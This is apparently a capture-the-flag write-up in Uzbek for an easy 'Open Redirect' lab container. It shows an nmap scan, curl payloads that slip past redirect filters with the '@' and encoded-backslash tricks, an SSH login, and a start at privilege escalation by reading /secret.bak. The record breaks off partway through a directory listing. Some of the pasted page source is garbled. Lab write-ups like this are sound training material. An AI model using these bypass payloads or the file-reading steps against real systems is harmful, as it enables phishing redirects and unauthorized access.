


Raximjonov Saidislom

machine: Open Redirect difficulty: Easy

saytning vizual ko'rinishi



nmap scan natijasi


```

(saidislom@saidislom)-[/home]
$ nmap -p- 172.17.0.2 --min-rate 5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-17 23:50 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 12:76:CD:FB:F6:B0 (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
(saidislom@saidislom)-[/home]
$
```

```
nmap -p- 172.17.0.2 --min-rate 5000
```

LABORATORIO 1 (cheklovsiz redirect)




Burp orqali so'rov ushlanadi, url parametri boshqa saytga o'zgartiriladi:






4

LABORATORIO 2 (faqat Google, @ orqali bypass)



```
curl -L "http://172.17.0.2/laboratorio2/redirect.php?url=https://kun.uz"
```



```
curl -L "http://172.17.0.2/laboratorio2/redirect.php?url=https://www.google.com@kun.uz"
```


```
Session Actions Edit View Help
saidislom@kali:home
(saidislom@saidislom)-[/home]
$ curl curl -L http://172.17.0.2/laboratorio2/redirect.php?url=https://kun.uz
curl: (6) Could not resolve host: curl
Redirección no permitida. Solo puedes redirigirte a Google.
(saidislom@saidislom)-[/home]
$ curl -L http://172.17.0.2/laboratorio2/redirect.php?url=https://www.google.com/kun.uz
<!DOCTYPE html>
<html lang="uz">
<head>
  <meta charset="UTF-8" />
  <meta http-equiv="X-UA-Compatible" content="IE=edge" />
  <meta name="viewport" content="width=device-width, initial-scale=1.0" />
  <meta name="author" content="kun.uz">
  <meta name="description" content="Kun.uz – O'zbekistonning eng yirik yangiliklar portali. Siyosat, iqtisodiyot, jamiyat, sport va jahon yangiliklari kunl
ik tartibda.">
  <meta name="keywords" content="Yangiliklar,xabarlar,eng so'nggi yangiliklar, Dunyo Sport">
  <meta property="og:title" content="Kun.uz – O'zbekiston va jahon yangiliklari | So'nggi xabarlar">
  <meta property="og:description" content="Kun.uz – O'zbekistonning eng yirik yangiliklar portali. Siyosat, iqtisodiyot, jamiyat, sport va jahon yangiliklari k
unlik tartibda.">
  <meta property="og:type" content="website">
  <meta property="og:url" content="https://kun.uz/">
  <meta property="og:site name" content="Kun.uz">
  <meta name="robots" content="index, follow, max-snippet:-1, max-image-preview:large, max-video-preview:-1, noarchive">
  <link href="https://kun.uz/" rel="canonical">
  <link href="/assets/6f64f80/css/style.min.css?v=1774687128" rel="stylesheet">
  <link href="/assets/6f64f80/css/modal.css?v=1772431382" rel="stylesheet">
  <link href="/assets/6f64f80/css/company-header.css?v=1774687128" rel="stylesheet">
  <link href="/assets/6f64f80/css/presona.css?v=1780394130" rel="stylesheet">
  <script>var jsonLdData = { "@context": "http://schema.org", "@type": "ItemList", "itemListElement": [{ "@type": "ListItem", "position": 1, "item": { "@context": "http://
schema.org", "@type": "NewsArticle", "image": { "@type": "ImageObject", "url": "https://storage.kun.uz/source/thumbnails/_medium/12/meYItBAFgMdKJehW4S2uum7L
w39myOxw_medium.jpg", "headline": "Alisher Usmonov O'zbekiston prezidentining davlat xavfsizlik xizmati raisi lavozimidan bo'shatildi", "description": "Bu haqda
Kun.uz manbasi xabar bermoqda.\r\n", "url": "https://kun.uz/news/2026/07/17/alisher-usmonov-ozbekiston-prezidentining-davlat-xavfsizlik-xizmati-raisi-l
avozimidan-boshatildi", "mainEntityOfPage": { "@type": "WebPage", "@id": "https://kun.uz/news/2026/07/17/alisher-usmonov-ozbekiston-prezidentining-davlat-xa
vfsizlik-xizmati-raisi-lavozimidan-boshatildi" } }, { "@type": "ListItem", "position": 2, "item": { "@context": "http://schema.org", "@type": "NewsArticle", "image": { "@
type": "ImageObject", "url": "https://storage.kun.uz/source/thumbnails/_medium/12/Mwj6CX8F05Z8hgUuhMes8CmgVE-lxRBw_medium.jpg", "headline": "Urush yana qa
yталandi. Mega?", "description": "Shu kunlarda AQSh-Eron urushi qaytalanishi bilan bog'liq ko'p versiyalar o'rtaqa chiqdi. Putinning faylasufi Dugin «senator G
remmi isroilliklar o'ldirib, Trampga signal yubordi», deb chiqdi. Bu versiya Eronda ham takrorlandi. Urush qaytalanishi Gremning o'limi bilan bir vaqtda to'g
'ri kelishi gumonlarni oshirdi. ", "url": "https://kun.uz/news/2026/07/17/urush-yana-qaytalandi-nega", "mainEntityOfPage": { "@type": "WebPage", "@id": "https
://kun.uz/news/2026/07/17/urush-yana-qaytalandi-nega" } }, { "@type": "ListItem", "position": 3, "item": { "@context": "http://schema.org", "@type": "NewsArticl
e", "image": { "@type": "ImageObject", "url": "https://storage.kun.uz/source/thumbnails/_medium/12/UZ5nXrhrKXp0p2skjLxFjiH3J2XlR1so_medium.jpg", "headline":
```

LABORATORIO 3 (kuchliroq filtr, backslash bypass)

```
curl -L "http://172.17.0.2/laboratorio3/redirect.php?url=https://kun.uz%5c@www.google.com"
```

```
Session Actions Edit View Help
(saidislom@saidislom)-[/home]
$ curl -L http://172.17.0.2/laboratorio3/redirect.php?url=https://github.com/fareszuleta/www.google.com
Redirección no permitida. Solo puedes redirigirte a Google.
(saidislom@saidislom)-[/home]
$ curl -L http://172.17.0.2/laboratorio3/redirect.php?url=https://kun.uz%5c%40www.google.com
<!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="uz"><head><meta content="text/html; charset=UTF-8" http-equiv="Content-Type"><me
ta content="/images/branding/google/1x/google_standard_color_128dp.png" itemprop="image"><title>Google</title><script nonce="6DbN23YBcBQx8et90u49fA">(func
ion(){var _g={kEI:'lHxaa0sKul0kPIPlU6smQE',kEXPI:'0,4240045,14111,64702,6398,354503,5532800,643,96,36810829,25228681,217548,37675,138474,148747,26239,25591,
30413,2853,13073,10863,2,21696,655,15524,28373,2,14405,4,1514,3355,6010,2,5899,17,14290,2,897,2209,5089,19,3008,25,770,36623,5337,2892,8530,5279,3,14444,5,96
4,2,147,34657,2,6335,12726,1603,3,4991,10,6211,6840,5,461,6293,12288,6275,4855,13557,7916,3306,1024,10,7177,3933,21017371,4,2960,3,10051,3,17972,3,5578,4,650
4347,2265,6,8231,69,3869,2,1603,3,810,1884,3,503,624,2780,470,49,3,2070,14,955,82839,523,1,6,2437437,1078330,210217,1311814,2,1151481,3,79830,92020,476381,3
9431,114378,1790086,5,3687,1073,2,1720,6777,7,7,7,865,126,10195,1746,4,3909,10,1237,1109,2081,2814,5930,4388,5,18,1097,4,3139,7244,4,3523,4,503,180,1339,459,
5,4087,7,1598,3956,5,5840,1813,201,4,2954,4,2030,5,4036,825,1,406,4,5596,7936,2220,1176,171,4,127,4,1558,821,4,334,1305,7011,148,532,4,1080,4,238,4,309,3,2,2
,2,914,4,1601,1059,4,69,98,5,1749,571,340,2562,1166,7,594,435,3,2,2,2,1061,5045,3330,152,494,6248,1331,4818,21,7,243,308,4,2822,1504,4,83,101,14,2227,4,2568,
4,1420,3,2,2,2,1769,2446,4,1871,856,7,6465,1,5818,1905,2472,1745,278,1937,4,1887,897,4,8,6,1,2,4,129,4,148,9,4087,4,81,4,657,3,2,2,2,72,1647,900,4,26,149,129
,57,5,695,5,58,4,3314,477,4,193,1564,5,382,309,652,830,3,2,2,2,243,4,328,4,2939,355,5,1830,1,2146,457,1,292,397,221,5,1003,3,2,2,2,2331,4,1305,5,799,4,2,119,
5,40,369,881,117,1,4,2598,4,1342,4,1137,1382,1338,562,3,1034,97,3,2,2,2,1209,1,2,21,1,1428,553,194,1569,5,31,3,2,2,2,258,5,2407,2076,1264,252,1045,665,1817,4
,131,4,428,3,49,4,309,3,2,2,2,1061,1210,4,2,597,1668,102,2,453,5,197,4,3494,2908,4,1563,4,194,3215,587,4,1006,5,1555,4659,1637,1734,436,679,30,5,1911,4,549,3
,2,2,2,353,4,115,94,4,191,1197,1281,198,56,1,1,20,4,667,3017,5,198,175,720,1997,1,563,5,851,2,280,26,4,114,4,46,842,4,2378,238,5,687,987,204,162,224,79,4,229
8,1,1,4395,3,2,2,2,977,4,949,529,1,2,757,414,10,53,964,4,2,1013,896,831,578,4,1180,5,489,4,231,504,4,66,1491,4,1406,1,2,656,746,4,470,4,1321,3,2,2,2,369,47,4
,243,135,646,952,71,4,3,443,5,260,144,1746,4,2,211,1408,912,147,1646,91,109,169,4,362,1,2,1597,3,2,2,2,1071,1982,1,2,56,294,2887,1261,4,12,710,18,364,2668,15
7,1420,1119,5,381,473,9,50,393,85,1063,409,3,2,2,2,463,2,1,323,4011,464,2205,637158,7',kBL:'RF-',kOPI:'89978449');function(){var a;((a=window.google)!=null?0
:a.stvc?google.kEI=g.kEI:window.google=g;});call(this);})();function(){google.sne='webhp';google.kHL='uz';google.usb=true;})();function(){
var h=this|self;var k=/^$/;function l(g,c){var e=a.search(k);a:for(var b=0;for(var f=c.length;(b=a.indexOf(c,b))>0&&b<e;){var d=a.charCodeAtAt(b-1);if(d==38){d
==63;if(d==a.charCodeAtAt(b+f)|d|d==61|d==38|d==35)break a;b=f+1;b-1;if(b==0)return null;f=a.indexOf("5",b);if(f==0){f=e;b=c.length+1;return decodeURIC
omponent(a.slice(b,f+1==17f?0).replace(/+/g,""))});function m(){return window.google&&window.google.kOPI||null;var n;function p(a){for(var c;a&&(la.getAttr
ibute||!(c=a.getAttribute("eid"))));a=a.parentNode;return c|n}function q(a){for(var c=null;a&&(la.getAttribute||!(c=a.getAttribute("leid"))));a=a.parentNode
;return c}
function t(a,c,e,b,f){var d=""+"c.search("&ei=")===-1&&(d="&ei="+p(b),c.search("&lei=")===-1&&(b=q(b))&&(d+="&lei="+b));var r=c.search("&cshid=")===-1&&(a!="s
lh";var g===void 0?window.location;g="&zx="+Date.now()).toString();h.cshid&&r&&(b="&cshid="+h.cshid);(e=())&&(b+="&opi="+e);(e=l(g.search,"gemcid"))&&
(b+="&gemcid="+e);(g=l(g.search,"gemrid"))&&(b+="&gemrid="+g);return"/"+f|"gen_204"+"7atyp=i&ict="+String(a)+"&cad="+c+d+b);n=google.kEI;google.getEI=p;g
oogle.getLEI=q;google.m=function(){return null};google.log=function(a,c,e,b,f,d){d==void 0?m:d;m;d;e|!(e(a,c,d,b,f));a=e;"/http/i.test(a)&&window.location
.protocol==="https:"&&(google.m&&google.m(Error(a)),l,{src:a,gImm:l}),a="");if(e=a)try{window.navigator.sendBeacon(e,"")}catch(r){});google.logUrl=function(a,c){c==void 0?m;c;return t("",a,c)};});call(this);function l(google,y=f;google.sy=f;function e(a,b,d){if(a)var c=a.id;else do c=Math.random();while
(d[c])d[c]=[a,b];var f;f=google.x|f(f=function(a,b){e(a,b,google.y)});var g;(g=google).sx|f(g.sx=function(a,b){e(a,b,google.sy)});google.bx=1;var h;(h=
google).lx|f(h.lx=function(){var k=[,],l;(l=google).fcl|f(l.fce=function(a,b,d,c){k.push([a,b,d,c]));google.qce=k;google.adl=[]});call(this);google.f=;
(function(){
document.documentElement.addEventListener("submit",function(b){var a;if(a=b.target){var c=a.getAttribute("data-submitfalse");a.c="1"|c=="q"&&la.elements.
q.value?10:1})else a=1;la&&(b.preventDefault(),b.stopPropagation());},!0);document.documentElement.addEventListener("click",function(b){var a;a:for(a=b.target
t;a&&a==document.documentElement;a=a.parentElement)if(a.tagName=="A"){a=a.getAttribute("data-nohref")=="1";break a;a=1;a&&b.preventDefault(),!0});call
```

barcha laboratoriyalarni ishlab chiqqandan so'ng, berilgan **credentials** bilan **ssh** orqali tizimga kirib olamiz



```
ssh balu@172.17.0.2
```


```
Session Actions Edit View Help
(saidislom@saidislom)-[/home]
$ ssh balu@172.17.0.2
balu@172.17.0.2's password:
Linux ae9bdf98ca63 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 17 19:04:58 2026 from 172.17.0.1
balu@ae9bdf98ca63:~$
```


Privilege escalation qilish uchun izlanamiz


```
sudo -l
```



```
balu@aefbdf98ca63:~$ sudo -l
[sudo] password for balu:
Sorry, user balu may not run sudo on aefbdf98ca63.
balu@aefbdf98ca63:~$
```

/ papkasida hammaga o'qish uchun ochiq fayl topiladi:

```
ls -la / cat /secret.bak
```



```
balu@aefbdf98ca63:~$ ls -la /
total 72
drwxr-xr-x 1 root root 4096 Jul 17 18:32 .
drwxr-xr-x 1 root root 4096 Jul 17 18:32 ..
-rwxr-xr-x 1 root root  0 Jul 17 18:32 .dockerenv
lrwxrwxrwx 1 root root  7 Dec 23 2024 bin -> usr/bin
drwxr-xr-x 2 root root 4096 Oct 31 2024 boot
drwxr-xr-x 5 root root 340 Jul 17 18:32 dev
drwxr-xr-x 1 root root 4096 Jul 17 18:32 etc
drwxr-xr-x 1 root root 4096 Dec 26 2024 home
lrwxrwxrwx 1 root root  7 Dec 23 2024 lib -> usr/lib
lrwxrwxrwx 1 root root  9 Dec 23 2024 lib64 -> usr/lib64
drwxr-xr-x 2 root root 4096 Dec 23 2024 media
